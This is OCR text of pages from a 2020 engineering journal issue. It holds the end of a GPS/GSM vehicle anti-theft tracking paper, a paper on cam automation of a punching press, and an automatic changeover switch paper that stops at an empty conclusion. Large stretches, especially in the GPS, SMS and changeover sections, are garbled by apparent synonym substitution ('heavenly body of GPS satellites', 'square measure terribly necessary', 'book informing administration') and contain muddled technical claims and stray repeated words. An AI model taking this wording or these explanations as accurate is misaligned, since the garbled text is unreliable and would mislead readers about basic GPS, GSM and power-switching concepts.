


Fig-1: Block Diagram

2. GPS Operation

A GPS beneficiary figures its situation via cautiously timing the sign sent by the heavenly body of GPS satellites high over the Earth. Each satellite ceaselessly transmits messages containing the time the message was sent, an exact circle for the satellite sending the message (the ephemeris), and the general framework wellbeing and harsh circles of all GPS satellites (the chronological registry). These sign travel at the speed of light through

ISSN 2394 - 7780

space, and marginally more slow through the air. The collector utilizes the appearance time of each message to gauge the separation to each satellite along these lines setting up that the GPS recipient is around on the surfaces of circles focused at each satellite. The GPS recipient likewise utilizes, when fitting, the information that the GPS collector is on (if vehicle elevation is known) or close to the outside of a circle focused at the earth focus. This data is then used to appraise the situation of the GPS beneficiary as the crossing point of circle surfaces. The subsequent directions are changed over to an increasingly helpful structure for the client, for example, scope and longitude, or area on a guide, at that point showed. It may appear that three circle surfaces would be sufficient to fathom for position, since space has three measurements. Be that as it may, a fourth condition is required for two reasons. One has to do with position and the other is to address the GPS recipient clock. Things being what they are, three circle surfaces as a rule meet in two. Along these lines a fourth circle surface is expected to figure out which crossing point is the GPS collector position. For close to earth vehicles, this information that it is close to earth is adequate to decide the GPS recipient position since for this case there is just a single convergence which is close to earth. A fourth circle surface is additionally expected to address the GPS beneficiary clock. Increasingly exact data is required for this errand. A gauge of the sweep of the circle is required. In this manner, an estimation of the earth elevation or range of the circle focused at the satellite must be known. The GPS Beneficiary comprise of two units, first is dynamic receiving wire which gets RF flag and enhances it. The radio wire is dynamic in the sense it takes control from the module and enhances the sign for high affectability. The RF signal is separated and prepared to produce NMEA design sequential information yield.

3. GSM Technology

GSM (Global System for Mobile Communications, originally Group Special Mobile), is a standard set created by the European Broadcast Communications Models Foundation (ETSI) to portray advancements for second era (2G) computerized cell systems. Created as a swap for original (1G) simple cell arranges, the GSM standard initially depicted a computerized, circuit exchanged system advanced for full duplex voice communication. The standard was extended after some time to incorporate first circuit exchanged information transport, at that point bundle information transport through GPRS (General Packet Radio services). Bundle information transmission speeds were later expanded by means of EDGE (Enhanced Data rates for GSM Evolution). The GSM standard is progressively improved after the advancement of third era (3G) UMTS standard created by the 3GPP. GSM systems will develop further as they join fourth era (4G) LTE Propelled measures. "GSM" is a trademark claimed by the GSM Affiliation. The GSM Affiliation appraises that advances characterized in the GSM standard serve 80% of the total populace, enveloping in excess of 6 billion individuals crosswise over in excess of 212 nations and domains, making GSM the most omnipresent of the numerous benchmarks for cell systems.

4. About SMS (Short Message Service)

Short Message Service (SMS) is a book informing administration segment of telephone, web, or versatile correspondence frameworks, utilizing institutionalized interchanges conventions that permit the trading of short instant messages between fixed line or cell phone gadgets. SMS content informing is the most generally utilized information application

SMS as utilized on present day handsets was started from radio telecommunication in radio reminder pagers utilizing institutionalized telephone conventions and later characterized as a feature of the Worldwide Framework for Portable Correspondences (GSM) as a method for sending messages of up to 160 characters, to and from GSM versatile handsets. From that point forward, support for the administration has extended to incorporate other portable innovations, for example, ANSI CDMA systems and Advanced AMPS, just as satellite and landline systems. Most SMS messages are versatile to-portable instant messages however the standard backings.

CONCLUSION

Presently a-days, Vehicle burglary is expanding as a disturbing rate. In this paper, a framework is created to make an answer for recover the vehicle in the wake of informing law implementing specialists. In this framework, client can follow the vehicle utilizing informing. At the point when the vehicle is robbery, client or proprietor can direction to bolt the vehicle entryway alongside motor slaughtering game plans and send the co-ordinates of lost vehicle to the closest police headquarters. Thus it tends to be additionally actualized for better outcome. There is a period required for beginning the GPS. Consequently, in the underlying time at times the transmitted scope and longitude can be large metal article, high building or clogged spot can disturb GPS signal. Investigating and troubleshooting ought to be done in the open spot. GSM likewise needs time to enroll the embedded SIM.

ISSN 2394 - 7780

REFERENCES

- Prof.Sugandh, Himankit Arya, Rajiv Dahiya, Ruchika Doda," A Review Paperon Vehicle Tracking using GPS and GSM", IEEE: in 2019.
- Prof. Imadu Olurotimi Ernest, Lawani Aigbiniode Sunday,Anao Gloria Chidinmaalisu Hindatu Ango Muhammad Muzzammil Yusuf," Vehicle AntiTheftTracking System Based On GSM/GPS Technology.",IEEE: in 2018.
- Prof. Md. Akteruzzaman Arif and Md. Asif Mahmud,"Anti-theft Protection ofVehicle by GSM GPS with Fingerprint Verification".International Conferenceon Electrical, Computer and Communication Engineering (ECCE), February 16-18, 2017, Cox's Bazar, Bangladesh 978-1-5090-5627-9/17
- Prof. Shikalgar Parvin B.1, Mr.Suraj Shivaji Sutar2, Mr.Akash Nandkumar suryawashi3, Mr.Prasad Hindurav Zambre4,"Vehicle Theft Detection and Tracking Based on GSM and GPS",: A Review",IEEE PAPER(2017)
- Prof.Satish chetan and Shivendra Pratap,"Vehicular Anti-Theft Protection and Tracking System",IJRT PAPER 2016
- Prof. Ishan Karande, Gandhar Deshpande, Saurabh Kumbhar, Prof.A.V.Deshmukh ,"Intelligent Anti-Theft Tracking and Accident Detection System for Automobiles Based on Internet of Things"IJRT PAPER 2016
- Prof.Shruthi, Ramaprasad, Ruschil Ray, Manjunath A. Naik, Shubham Pansari," Design of an Anti-theft vehicle Tracking System with a Smartphone 20 Application"2015 International Conference on Information Processing (ICIP) Vishwakarma Institute of Technology. Dec 16-19, 2015
- Prof.Vigneshwaran.K,Sumithra,Janani.R,"An Intelligent Tracking System Based on GSM and GPS Using Smartphones", PG Student(M.ECommunicationSystems). IEEE PAPER (2015)

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

AUTOMATION BY CAM IN PUNCHING PRESS MACHINE

Premshanker R. Tripathi
Lecturer, Mechanical Maintenance Department, Shri T. P. Bhatia College of Science, Kandivli

ABSTRACT
From time immemorial, man has striven to achieve perfection. This thought has led him to make significant development in any stream that has came across him.

One such stream is engineering. Many researches have been done to improve quality at faster production rate. The casual observer seldom takes any interest in it's development.

The result of the development in Engg field has led to production and fabrication of press. These press forms a backbone in stamping industries. This technology of efficient dies to produce work piece at faster rate, at lower cost has emerged to such a degree that we can raise our present standard of living, to these dies.

In any thing used by us, in various field of life has been a product of these dies. This product has merged so much with our life, that it is literally impossible to eradicate or stop usage of these products.

The following report is sincere effort to study the basic dies in details. The casual observer seldom takes a second look at the press department when he visits a modern production plant. He views this section of the plant as an assemblage of noisy mechanical monsters calmly chomping out parts from a roll of rubber and is much more concerned with latest machining and manufacturing process.

This chapter is intended to acquaint the student or beginner with cutting operation. The design of cutting dies will be discuss in details.

INTRODUCTION
Today world required speed in each and every field. Hence rapidness and quick working is most important. Now days for achieving rapidness, various machines and the equipments are being manufactured. In such a modern era of liberization, small-scale industries are contributing in a big way to the growth of our country.

The engineer is constantly conformed to the challenges of bringing ideas and design into reality. New machines and techniques are being developed continuously to manufacture various products at cheaper rates and high quality.

Taking into account the above contribution we have tried to help the small scale industry by introducing a machine which will be very much helpful for them intending to make a light weight and multipurpose machine. Hence we tried our hands on "AUTOMATION BY CAM"

Introduction about Press working
Press working is the probably the earliest occupation known to mankind. Native metals have been formed technological and shaped 7000 years ago. Press working industry utilize million on man, production tool, forming processes, building and other related facilities, in order to form and produce the material to meet the increased demand of mankind. The high productivity of forming process, the simplicity of press operation, all leads to greater extension of this method manufacturing. Of course, the many alternative processes require the complementary tooling, while in the forming dies or press tools the trouble has often been traced to an adequate grasp of the basis of design construction.

Press tools processes in which they are used in an inadequate grasp on the basis of design and construction are greatly improved of lathe both in design and in regards to capacity.

Press working may be defined as the chinless mfg. process by which various components are made from sheet. These processes are also termed as cold stamping. The machine used for press working is called press.

OBJECTIVES OF STUDY
1) We are able to have market survey of raw material and finished product.
2) We can actually implement practical procedure for manufacturing different components.
3) We are known with the concept of alignments which is part of metrology.
4) We are able to specify the machine.
5) We are able to calculate the quantity of the material required.

ISSN 2394 - 7780

6) We could plan a manufacturing process.
7) We are known with process chart.
8) We can design the shafts and gear.
9) We are able to co-ordinate the activities.
10) We could have time study and cost estimation.
11) We could implement the drawings for manufacturing processes.

WORKING OF MACHINE

The prime mover is main motor. The motor transmit power & speed to in put of gear box. Gear box increase the power by means of decreasing rpm of motor. Further torque is increase by belt & pulley arrangement .The big pulley transmit power & revolution to main shaft on main shaft cam at different position is mounted .The die is placed below T shape shank give reciprocating motion to punch & die set.

In this assembly two die are used further increasing the cam number of die can be implemented. Feeding of strip is done by feeder mounted in front of each die,


The assembly is made such that in the half revolution of shaft cam "B" & "C"will operate the feeder to feed the raw material and other half revolution of shaft cam "A" & "D" will operate die. In this way one revolution of shaft will perform four operations.

WORKING PRINCIPLE OF DIE


The strip of sheet metal is fed and guided through a slot in the stock guide or a slot in the stripper plate. After each blanking, the strip has to be advanced a correct distance. The device used to achieve this is called stock stop. The simplest arrangement may be a dowel pin or a small block against which an edge of the previously blanked hole is pushed. After each stroke of the press on it's upward stroke the punch carried the stock strip gets released from the stop with constant pressure exerted pushing the stock strip to the left, the stock will move as it is lifted clear, then drop with the next hole over the stop as the scrap strip stripped from the punch. This type of stock slop is suitable for only low and medium production dies, since the operator has to force the stock over the shielded to secure a desired feed length.

FUNDAMENTALS OF CAM

A cam is a device used to convert a constant velocity rotary motion into a reciprocating motion which has the kinematics features that we desire. (Reciprocating means "back and forth" or "up and down" in this case.) A common application of the cam is in the engine of a car. A rotating cam shaft is used to cause the valves in the engine to move up and down. Here is a two dimensional picture of a cam mounted on its shaft, and contacting its follower.




ISSN 2394 - 7780



Cam nomenclature

- Trace point: A theoretical point on the follower, corresponding to the point of a fictitious knife-edge follower. It is used to generate the pitch curve. In the case of a roller follower, the trace point is at the center of the roller.
- Pitch curve: The path generated by the trace point at the follower is rotated about a stationary cam.
- Working curve: The working surface of a cam in contact with the follower. For the knife-edge follower of the plate cam, the pitch curve and the working curves coincide. In a close or grooved cam there is an inner profile and an outer working curve.
- Pitch circle: A circle from the cam center through the pitch point. The pitch circle radius is used to calculate a cam of minimum size for a given pressure angle.
- Prime circle (reference circle): The smallest circle from the cam center through the pitch curve.
- Base circle: The smallest circle from the cam center through the cam profile curve.
- Stroke or throw: The greatest distance or angle through which the follower moves or rotates.
- Follower displacement: The position of the follower from a specific zero or rest position (usually its the position when the f follower contacts with the base circle of the cam) in relation to time or the rotary angle of the cam.
- Pressure angle: The angle at any point between the normal to the pitch curve and the instantaneous direction of the follower motion. This angle is important in cam design because it represents the steepness of the cam profile.

The difference between the radius at the point of contact and the radius of the cam's base circle (shown in lighter color in the figure) is called the lift. It is the linear displacement of the follower in the case shown. The lift is an important feature of the design. In this case, a significant portion of the cycle the cam's surface and the base circle coincide. This is called a dwell. So, in the case shown, we have a dwell at zero lift. Here is a plot of the lift as a function of rotation angle q.



ISSN 2394 - 7780

The lift function is a displacement. Its first derivative can be used to compute the velocity, v, and the acceleration, a, of the follower. If w is the angular velocity in radians per second of the camshaft, then v = w y' and a = w2 y". There is a third derivative quantity the "jerk" which is the time derivative of acceleration, j = w3 y"'. The jerk is the time rate of change of acceleration. The larger its value, the more likely the cam is to create undesirable vibrations in the engine.

Have you ever looked closely at a simple mechanical toy ? If you have the opportunity to study one closely you will see that it is made up of mechanisms, usually including CAMS.

Can you name any mechanical devices that use cams as part of its movement?

A CAM changes the input motion, which is usually rotary motion (a rotating motion), to a reciprocating motion of the follower. They are found in many machines and toys

A CAM has two parts, the FOLLOWER and the CAM PROFILE. Diagrams one to six show a rotating cam pushing a follower up and then allowing it to slowly fall back down.

Selection of Material
To prepare any machine part, the type of material should be properly selected, considering design, safety and following points:-

The selection of material for engineering application is given by the following factors:-

1) Availability of materials.
2) Suitability of the material for the required components.
3) Suitability of the material for the desired working conditions.
4) Cost of the materials.

In addition to the above factors the other properties to be considered while selecting the material are as follows:-

Physical properties
These properties are colour, shape, density, thermal conductivity, electrical conductivity, melting point etc.

Mechanical properties
The properties are associated with the ability of the material to resist the mechanical forces and load. The various properties are:-

i) Strength: It is the property of material due to which it can resist the external forces without breaking or yielding.

ii) Stiffness: It is the ability of material to withstand the deformation under stress.

iii) Ductility: It is the property of material due to which it can be drawn into wires under a tensile load.

iv) Malleability: It is the property of material which enables it to be rolled into sheets.

v) Brittleness: It is the property of material due to which it breaks into pieces with little deformation.

vi) Hardness: It is the property of material to resist wear, deformation and the ability to cut another material.

ISSN 2394 - 7780

vii) Resilence: It is the ability of the material to store energy and resist the shock and impact loads.

viii) Creep: It is the slow and permanent deformation induced in a part subjected to a constant stress at high temperature.

We have selected the material considering the above factors and also as per the availability of the material. The materials which covers most of the above properties are





MILD STEEL

Composition	:	Carbon 0.20 % - 0.30% Manganese 0.30% - o.60%
Properties	:	Tensile strength 44.54 kgf/mm²
Yield stress		28 kgf/mm²
Hardness		170 BHN\
Uses	:	General purpose steels for low stressed components.


CAM PROFILES

Cams can be shaped in any number of ways and this is determined by the way the follower is to move. The shape of the cam is called the PROFILE. Examples of various cam profiles can be seen below.

PEAR	CIRCULAR	HEART	DROP
Pear shaped cams are used on the shafts of cars. The follower remains motionless for about half of the cycle of the cam and during the second half it rises and falls.	Circular cams or eccentric cams produce a smooth motion. These cams are used in steam engines.	Heart shaped cams allow the follower to rise and fall with 'uniform' velocity.	What type of movement do you think this cam profile will give ?


The Cylindrical Cam / Barrel Cam: As the cylinder cam profile rotates the follower moves upwards. When the follower reaches the top, the cylinder cam rotates in the opposite direction and follower moves back down.




ISSN 2394 - 7780


These unusual cams are normally composed of a cylinder which has a groove cut out of its surface and it is in this that the follower runs up and down. This type of cam can be seen in some old clock mechanisms and still in modern sewing machines. Machines that perform repetitive movements may use a cylinder cam profile.

The Flat Plate Cam / Linear Cam: As the flat plate cam profile moves to the left the follower drops down the slope and then eventually rises up at the other end. The flat plate cam then reverses in the opposite direction and the follower drops and rises again.



The edge of the flat plate cam can be shaped to give different vertical movements of the cam follower. Flat plate cams or linear cams as they are often called are used frequently in machines which carry out the same repetitive movements.





CONCLUSION

Therefore on comparing the existing process and the automation by cam process, we can conclude that by automising press working operations we can increase the productivity in order to meet the market demands also reducing the time for producing a number of products at a time in turn reducing the cost and thus achieving maximum profit.

REFERENCES

- P.M.Pradhan, “Experimental Investigation and Fabrication of Pneumatic Punch”, International Journal of Innovative Research in Science, Engineering and Technology, Vol. 2, Issue 6, June 2013.
- A.S. Aditya Polapragada & K. Sri Varsha, “Pneumatic Auto Feed Punching and Riveting Machine “,International Journal of Engineering Research & Technology (IJERT) Vol. 1 Issue 7, September – 2012 ISSN:2278-0181.
- U.P. Singh, “Design Study of the Geometry of a Punching tool”, Journal of Materials Processing Technology, 33 (1992) 331-345 Elsevier.
- P.C.Sharma, “Methods of reducing Cutting Forces”, Pages 63-66, Production Engineering, Ninth edition, 2004, S. Chand & Company Ltd.
- E. Paul. Degarmo, “Shearing in Metal Cutting”, Pages 518-528, Materials and Processes in Manufacturing, Eighth edition, 2003, Prentice Hall of India Pvt Ltd.
- K. Mahadevan, Design Data Handbook, Third edition, Reprint 2002, CBS Publishers & distributors.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

AUTOMATIC CHANGEOVER SWITCH

Sahil Chauhan, Kiran Pawar and Afzal Shaikh
Electrical Engineering Department, Theem College, Boisar

ABSTRACT
Automatic changeover switches (ACSs) square measure terribly necessary for the operation of electrical systems as they permit the transfer of hundreds between power sources while not physical intervention. to confirm economical and 0 physical intervention in operation, the precise objectives of the current style square measure to achieve: automatic transfer shift, overload protection ,short-circuit protection and generator stop functions. An automatic state change over switch is designed primarily to disconnect load from its power source and transfer it to a standby supply say generator, in case there's an influence outage. The change method is completed in a controlled manner thus on stop the false beginning of generator at terribly short power outages. Once the availability is restored, the load is transferred back to mains offer The entire method is controlled by an impact unit that keeps sensing to observe that whether or not the most offer is accessible or not.

Keywords: Generator; Motor; Mains Supply; automatic changeover switch (ACS)

1. INTRODUCTION
Many electrical and digital home equipment require DC or AC strength for their operation. While AC electricity is made available generally via AC grant mains, DC energy is made accessible via batteries. However there are situations when there is a shortage of AC energy (through power failure) or DC power (due to restrained lifetime of batteries). To overcome this problem, we commonly come across many alternatives. For instance we can use generators or inverters in emergency cases to get AC energy when the mains furnish is switched off. Similarly in case of DC power, we can use either a battery or an AC to DC energy furnish in alternative.. The mission goals to format a prototype for automatic switch that transfers the load from mains to an auxiliary source, such as a generator, in an event of energy failure or regular electricity outages. The project implements the starting of a generator as soon as the outage occurs. The circuitry involves of relays and a control unit. Though the venture remains to be a prototype, a number precautions are taken to adapt to real lifestyles situations. There are sure realistic assumptions that are made while designing the prototype. These are:

i. To Turn ON a generator we solely want to switch ON a kick-starter (an electric powered motor that starts a generator).

ii. A reserved battery powers the kick-starter as well the switching circuitry as soon as the outage occurs.

iii. The generator desires to be switched ON only if the power outage occurs for extra than 2 seconds.

iv. Actuator wished to change off the Generator will raise out its function as soon as it is triggered by mains supply.

With the above cited conditions, the aim of the circuit is to begin a kick-starter by way of connecting it to reserved battery and as soon as generator achieves steady state, generator is loaded after a predetermined interval. An ACS is used to change the load between two power supplies are down of any one of them connected to the load. It makes certain the furnish of power to the load with minimum small gap between the strength failure and reconnecting the load to secondary strength supply. The ACS is connected between load and the energy supplies. Its feature is to transfer the load from fundamental source of electrical energy or public utility energy supply on its failure to secondary source of electricity or generator and then switch the load again to utility mains provide when it restores. A block graph of typical ACS is shown in figure 1 below.




Fig-1: Block diagram of typical Automatic Changover Switch (ACS)

ISSN 2394 - 7780

The ATS machine in [1] is designed for 5KVA single phase generator set. The swap is designed except the use of microcontroller while relays, 555 timers, voltage regulators and other electronic aspects are used to design a low value system. Main function right here is to sense the main grant and switch the load to generator on main supply failure. An over-voltage safety is additionally designed using comparator to disconnect the load on software of voltages higher than the safe limits or on arrival of surges in order to protect the load from being broken.

2. METHODOLOGY

To attain the purpose and goal of this work, the are the steps involved.

- To find out about of the preceding work on the venture so as to enhance the efficience.
- Draw a block diagram.
- Test for continuity of aspects and devices.
- Design and calculation for the changover was carried out.
- Studying of various thing used in circuit.
- Construct a digtal changover circuit.

Finally, the entire gadget was once cased and closing take a look at used to be carried out.

3. AIM OF THE PROJECT

The primary purpose of any electric powered energy supply in the world is to furnish uninterrupted strength grant at all time to all its consumer.althrugh, in growing countries such as Nigeria,the electric power generated to meet the demands of the two growing purchaser of electrical energy in insuffient, consequently energy instability and outage will become the order of the day. two two two In view of these consideration. This project is aimed at constructing a doable automated changeover swap which ON electricity from preserving enterprise (PHCN) to a generator when strength fails and from generator to PHC when energy comes returned and then shut down the genetor automatically.

4. PROBLEM STATEMENT

Power Failure oroutage in a usa ,state or city is distinctly Detrimental to development in public and privte industries . The insecurity associated with steady or universal energy failure or outage brings about quandary to strength steady investments.thus hampering the improvement of industries and multinational ventures. Processes like carrying out surgical operations and multinational ventures . procedures like carrying out surgical operation in hospitals. Laboratories which require consistent electricity provide for research.money transactions between banks and more require consistent use of uninterrupted electricity .in different to clear up this problem. Aand automatic changeover swap used to be invented . tis lookup cover the layout and building of a single phase digital automated strength changeover. It has the potential to robotically swap strength grrom national grid to generator and vice versa. Once there is strength failour in any of the energy substances and at the same time has the capacity of shunting down a generator set once the capability grid is been restored.

5. RELATED WORK

In paper [2], the authors proposed a circuit that automatically transfers the load from one electricity provide to another on failure. The circuit is designed besides the use of programmable elements like microcontrollers, Field Programmable Gate Arrays (FPGAs), DSP etc. Rather heused timers to produce required prolong and switching is performed by the circuit. In his work authors gave importance to discount of aspects and complexity of circuit with the aid of putting off programmable gadgets in order to increase the reliability of the system**.**

In [3], the creator used the complement of IEEE standard 2007 and furnished application guidance on the use of SPDs. The emphasis was placed on reliability of services and backup energy systems for ATS for low voltage AC circuits.

A Global System for Mobile (GSM) module is connected to ATS to maintain the person informed about the power supply situation and operations of ATS by using sending him text messages through Short Message Service (SMS) provided through local cell companies. On electricity failure the GSM module will send an SMS to consumer “POWER is OFF”. When ATS switch the load back to mains energy supply an SMS is sent as “MAIN POWER is ON”. In the identical way we can manipulate the generator the use of GSM module [4].

ISSN 2394 - 7780

In paper [5], a three phase automated changeover system was developed to transfer the load from mains grant to generator in case of mains power failure. The system wasdeveloped for a three load barring using microcontroller.

In [6], authors designed an ATS swap between public utility grant and a electricity generator. To manage energy they used current transformer and workable transformers. The analog facts received from these transformers is then fed to a microcontroller's analog to digital converter where it is converted into digital form and then the digitized records is sent to show on non-public computer.

CONCLUSION

